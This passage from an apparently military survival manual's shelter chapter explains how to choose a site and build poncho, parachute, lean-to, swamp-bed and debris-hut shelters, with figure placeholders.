Use herbal medicines with extreme care, however, and only when you lack or have limited medical supplies. Some herbal medicines are dangerous and may cause further damage or even death. See Chapter 9, Survival Use of Plants, for some basic herbal medicine treatments.

CHAPTER 5 - SHELTERS



A shelter can protect you from the sun, insects, wind, rain, snow, hot or cold temperatures, and enemy observation. It can give you a feeling of well-being. It can help you maintain your will to survive.

In some areas, your need for shelter may take precedence over your need for food and possibly even your need for water. For example, prolonged exposure to cold can cause excessive fatigue and weakness (exhaustion). An exhausted person may develop a "passive" outlook, thereby losing the will to survive.

The most common error in making a shelter is to make it too large. A shelter must be large enough to protect you. It must also be small enough to contain your body heat, especially in cold climates.

SHELTER SITE SELECTION

When you are in a survival situation and realize that shelter is a high priority, start looking for shelter as soon as possible. As you do so, remember what you will need at the site. Two requisites are--

- It must contain material to make the type of shelter you need.
- It must be large enough and level enough for you to lie down comfortably.

When you consider these requisites, however, you cannot ignore your tactical situation or your safety. You must also consider whether the site--

- Provides concealment from enemy observation.
- Has camouflaged escape routes.
- Is suitable for signaling, if necessary.
- Provides protection against wild animals and rocks and dead trees that might fall.
- Is free from insects, reptiles, and poisonous plants.

You must also remember the problems that could arise in your environment. For instance--

- Avoid flash flood areas in foothills.
- Avoid avalanche or rockslide areas in mountainous terrain.
- Avoid sites near bodies of water that are below the high water mark.

In some areas, the season of the year has a strong bearing on the site you select. Ideal sites for a shelter differ in winter and summer. During cold winter months you will want a site that will protect you from the cold and wind, but will have a source of fuel and water. During summer months in the same area you will want a source of water, but you will want the site to be almost insect free.
When considering shelter site selection, use the word BLISS as a guide.
B - Blend in with the surroundings.
L - Low silhouette.
I - Irregular shape.
S - Small.
S - Secluded location.

TYPES OF SHELTERS

When looking for a shelter site, keep in mind the type of shelter (protection) you need. However, you must also consider--

- How much time and effort you need to build the shelter.
- If the shelter will adequately protect you from the elements (sun, wind, rain, snow).
- If you have the tools to build it. If not, can you make improvised tools?
- If you have the type and amount of materials needed to build it.

To answer these questions, you need to know how to make various types of shelters and what materials you need to make them.

Poncho Lean-To

It takes only a short time and minimal equipment to build this lean-to (Figure 5-1). You need a poncho, 2 to 3 meters of rope or parachute suspension line, three stakes about 30 centimeters long, and two trees or two poles 2 to 3 meters apart. Before selecting the trees you will use or the location of your poles, check the wind direction. Ensure that the back of your lean-to will be into the wind.




Figure 5-1. Poncho lean-to.

To make the lean-to--

- Tie off the hood of the poncho. Pull the drawstring tight, roll the hood longways, fold it into thirds, and tie it off with the drawstring.
- Cut the rope in half. On one long side of the poncho, tie half of the rope to the corner grommet. Tie the other half to the other corner grommet.

- Attach a drip stick (about a 10-centimeter stick) to each rope about 2.5 centimeters from the grommet. These drip sticks will keep rainwater from running down the ropes into the lean-to. Tying strings (about 10 centimeters long) to each grommet along the poncho's top edge will allow the water to run to and down the line without dripping into the shelter.
- Tie the ropes about waist high on the trees (uprights). Use a round turn and two half hitches with a quick-release knot.
- Spread the poncho and anchor it to the ground, putting sharpened sticks through the grommets and into the ground.

If you plan to use the lean-to for more than one night, or you expect rain, make a center support for the lean-to. Make this support with a line. Attach one end of the line to the poncho hood and the other end to an overhanging branch. Make sure there is no slack in the line.
Another method is to place a stick upright under the center of the lean-to. This method, however, will restrict your space and movements in the shelter.
For additional protection from wind and rain, place some brush, your rucksack, or other equipment at the sides of the lean-to.
To reduce heat loss to the ground, place some type of insulating material, such as leaves or pine needles, inside your lean-to.

Note: When at rest, you lose as much as 80 percent of your body heat to the ground.

To increase your security from enemy observation, lower the lean-to's silhouette by making two changes. First, secure the support lines to the trees at knee height (not at waist height) using two knee-high sticks in the two center grommets (sides of lean-to). Second, angle the poncho to the ground, securing it with sharpened sticks, as above.

Poncho Tent

This tent (Figure 5-2) provides a low silhouette. It also protects you from the elements on two sides. It has, however, less usable space and observation area than a lean-to, decreasing your reaction time to enemy detection. To make this tent, you need a poncho, two 1.5- to 2.5-meter ropes, six sharpened sticks about 30 centimeters long, and two trees 2 to 3 meters apart.




Figure 5-2. Poncho tent using overhanging branch.

To make the tent--

- Tie off the poncho hood in the same way as the poncho lean-to.
- Tie a 1.5- to 2.5-meter rope to the center grommet on each side of the poncho.

- Tie the other ends of these ropes at about knee height to two trees 2 to 3 meters apart and stretch the poncho tight.
- Draw one side of the poncho tight and secure it to the ground pushing sharpened sticks through the grommets.
- Follow the same procedure on the other side.

If you need a center support, use the same methods as for the poncho lean-to. Another center support is an A-frame set outside but over the center of the tent (Figure 5-3). Use two 90- to 120-centimeter-long sticks, one with a forked end, to form the A-frame. Tie the hood's drawstring to the A-frame to support the center of the tent.




Figure 5-3. Poncho tent with A-frame.

Three-Pole Parachute Tepee

If you have a parachute and three poles and the tactical situation allows, make a parachute tepee. It is easy and takes very little time to make this tepee. It provides protection from the elements and can act as a signaling device by enhancing a small amount of light from a fire or candle. It is large enough to hold several people and their equipment and to allow sleeping, cooking, and storing firewood.
You can make this tepee using parts of or a whole personnel main or reserve parachute canopy. If using a standard personnel parachute, you need three poles 3.5 to 4.5 meters long and about 5 centimeters in diameter.
To make this tepee (Figure 5-4)--

- Lay the poles on the ground and lash them together at one end.
- Stand the framework up and spread the poles to form a tripod.
- For more support, place additional poles against the tripod. Five or six additional poles work best, but do not lash them to the tripod.
- Determine the wind direction and locate the entrance 90 degrees or more from the mean wind direction.
- Lay out the parachute on the "backside" of the tripod and locate the bridle loop (nylon web loop) at the top (apex) of the canopy.
- Place the bridle loop over the top of a free-standing pole. Then place the pole back up against the tripod so that the canopy's apex is at the same height as the lashing on the three poles.
- Wrap the canopy around one side of the tripod. The canopy should be of double thickness, as you are wrapping an entire parachute. You need only wrap half of the tripod, as the remainder of the canopy will encircle the tripod in the opposite direction.

- Construct the entrance by wrapping the folded edges of the canopy around two free-standing poles. You can then place the poles side by side to close the tepee's entrance.
- Place all extra canopy underneath the tepee poles and inside to create a floor for the shelter.
- Leave a 30- to 50-centimeter opening at the top for ventilation if you intend to have a fire inside the tepee.




Figure 5-4. Three-pole parachute tepee.

One-Pole Parachute Tepee

You need a 14-gore section (normally) of canopy, stakes, a stout center pole, and inner core and needle to construct this tepee. You cut the suspension lines except for 40- to 45-centimeter lengths at the canopy's lower lateral band.
To make this tepee (Figure 5-5)--

- Select a shelter site and scribe a circle about 4 meters in diameter on the ground.
- Stake the parachute material to the ground using the lines remaining at the lower lateral band.
- After deciding where to place the shelter door, emplace a stake and tie the first line (from the lower lateral band) securely to it.
- Stretch the parachute material taut to the next line, emplace a stake on the scribed line, and tie the line to it.
- Continue the staking process until you have tied all the lines.
- Loosely attach the top of the parachute material to the center pole with a suspension line you previously cut and, through trial and error, determine the point at which the parachute material will be pulled tight once the center pole is upright.
- Then securely attach the material to the pole.
- Using a suspension line (or inner core), sew the end gores together leaving 1 or 1.2 meters for a door.




Figure 5-5. One-pole parachute tepee.

No-Pole Parachute Tepee

You use the same materials, except for the center pole, as for the one-pole parachute tepee. To make this tepee (Figure 5-6)--

- Tie a line to the top of parachute material with a previously cut suspension line.
- Throw the line over a tree limb, and tie it to the tree trunk.
- Starting at the opposite side from the door, emplace a stake on the scribed 3.5- to 4.3-meter circle.
- Tie the first line on the lower lateral band.
- Continue emplacing the stakes and tying the lines to them.
- After staking down the material, unfasten the line tied to the tree trunk, tighten the tepee material by pulling on this line, and tie it securely to the tree trunk.




Figure 5-6. No-pole parachute tepee.

One-Man Shelter

A one-man shelter you can easily make using a parachute requires a tree and three poles. One pole should be about 4.5 meters long and the other two about 3 meters long.
To make this shelter (Figure 5-7)--

- Secure the 4.5-meter pole to the tree at about waist height.
- Lay the two 3-meter poles on the ground on either side of and in the same direction as the 4.5-meter pole.
- Lay the folded canopy over the 4.5 meter pole so that about the same amount of material hangs on both sides.
- Tuck the excess material under the 3-meter poles, and spread it on the ground inside to serve as a floor.
- Stake down or put a spreader between the two 3-meter poles at the shelter's entrance so they will not slide inward.
- Use any excess material to cover the entrance.




Figure 5-7. One-man shelter.

The parachute cloth makes this shelter wind resistant, and the shelter is small enough that it is easily warmed. A candle, used carefully, can keep the inside temperature comfortable. This shelter is unsatisfactory, however, when snow is falling as even a light snowfall will cave it in.

Parachute Hammock

You can make a hammock using 6 to 8 gores of parachute canopy and two trees about 4.5 meters apart (Figure 5-8).




Figure 5-8. Parachute hammock.

Field-Expedient Lean-To

If you are in a wooded area and have enough natural materials, you can make a field-expedient lean-to (Figure 5-9) without the aid of tools or with only a knife. It takes longer to make this type of shelter than it does to make other types, but it will protect you from the elements.




Figure 5-9. Field-expedient lean-to and fire reflector.

You will need two trees (or upright poles) about 2 meters apart; one pole about 2 meters long and 2.5 centimeters in diameter; five to eight poles about 3 meters long and 2.5 centimeters in diameter for beams; cord or vines for securing the horizontal support to the trees; and other poles, saplings, or vines to crisscross the beams.
To make this lean-to--

- Tie the 2-meter pole to the two trees at waist to chest height. This is the horizontal support. If a standing tree is not available, construct a biped using Y-shaped sticks or two tripods.
- Place one end of the beams (3-meter poles) on one side of the horizontal support. As with all lean-to type shelters, be sure to place the lean-to's backside into the wind.
- Crisscross saplings or vines on the beams.
- Cover the framework with brush, leaves, pine needles, or grass, starting at the bottom and working your way up like shingling.
- Place straw, leaves, pine needles, or grass inside the shelter for bedding.

In cold weather, add to your lean-to's comfort by building a fire reflector wall (Figure 5-9). Drive four 1.5-meter-long stakes into the ground to support the wall. Stack green logs on top of one another between the support stakes. Form two rows of stacked logs to create an inner space within the wall that you can fill with dirt. This action not only strengthens the wall but makes it more heat reflective. Bind the top of the support stakes so that the green logs and dirt will stay in place.
With just a little more effort you can have a drying rack. Cut a few 2-centimeter-diameter poles (length depends on the distance between the lean-to's horizontal support and the top of the fire reflector wall). Lay one end of the poles on the lean-to support and the other end on top of the reflector wall. Place and tie into place smaller sticks across these poles. You now have a place to dry clothes, meat, or fish.

Swamp Bed

In a marsh or swamp, or any area with standing water or continually wet ground, the swamp bed (Figure 5-10) keeps you out of the water. When selecting such a site, consider the weather, wind, tides, and available materials.




Figure 5-10. Swamp bed.

To make a swamp bed--

- Look for four trees clustered in a rectangle, or cut four poles (bamboo is ideal) and drive them firmly into the ground so they form a rectangle. They should be far enough apart and strong enough to support your height and weight, to include equipment.
- Cut two poles that span the width of the rectangle. They, too, must be strong enough to support your weight.
- Secure these two poles to the trees (or poles). Be sure they are high enough above the ground or water to allow for tides and high water.
- Cut additional poles that span the rectangle's length. Lay them across the two side poles, and secure them.
- Cover the top of the bed frame with broad leaves or grass to form a soft sleeping surface.
- Build a fire pad by laying clay, silt, or mud on one comer of the swamp bed and allow it to dry.

Another shelter designed to get you above and out of the water or wet ground uses the same rectangular configuration as the swamp bed. You very simply lay sticks and branches lengthwise on the inside of the trees (or poles) until there is enough material to raise the sleeping surface above the water level.

Natural Shelters

Do not overlook natural formations that provide shelter. Examples are caves, rocky crevices, clumps of bushes, small depressions, large rocks on leeward sides of hills, large trees with low-hanging limbs, and fallen trees with thick branches. However, when selecting a natural formation--

- Stay away from low ground such as ravines, narrow valleys, or creek beds. Low areas collect the heavy cold air at night and are therefore colder than the surrounding high ground. Thick, brushy, low ground also harbors more insects.
- Check for poisonous snakes, ticks, mites, scorpions, and stinging ants.
- Look for loose rocks, dead limbs, coconuts, or other natural growth than could fall on your shelter.

Debris Hut

For warmth and ease of construction, this shelter is one of the best. When shelter is essential to survival, build this shelter.
To make a debris hut (Figure 5-11)--

- Build it by making a tripod with two short stakes and a long ridgepole or by placing one end of a long ridgepole on top of a sturdy base.
- Secure the ridgepole (pole running the length of the shelter) using the tripod method or by anchoring it to a tree at about waist height.
- Prop large sticks along both sides of the ridgepole to create a wedge-shaped ribbing effect. Ensure the ribbing is wide enough to accommodate your body and steep enough to shed moisture.
- Place finer sticks and brush crosswise on the ribbing. These form a latticework that will keep the insulating material (grass, pine needles, leaves) from falling through the ribbing into the sleeping area.
- Add light, dry, if possible, soft debris over the ribbing until the insulating material is at least 1 meter thick--the thicker the better.
- Place a 30-centimeter layer of insulating material inside the shelter.
- At the entrance, pile insulating material that you can drag to you once inside the shelter to close the entrance or build a door.
- As a final step in constructing this shelter, add shingling material or branches on top of the debris layer to prevent the insulating material from blowing away in a storm.

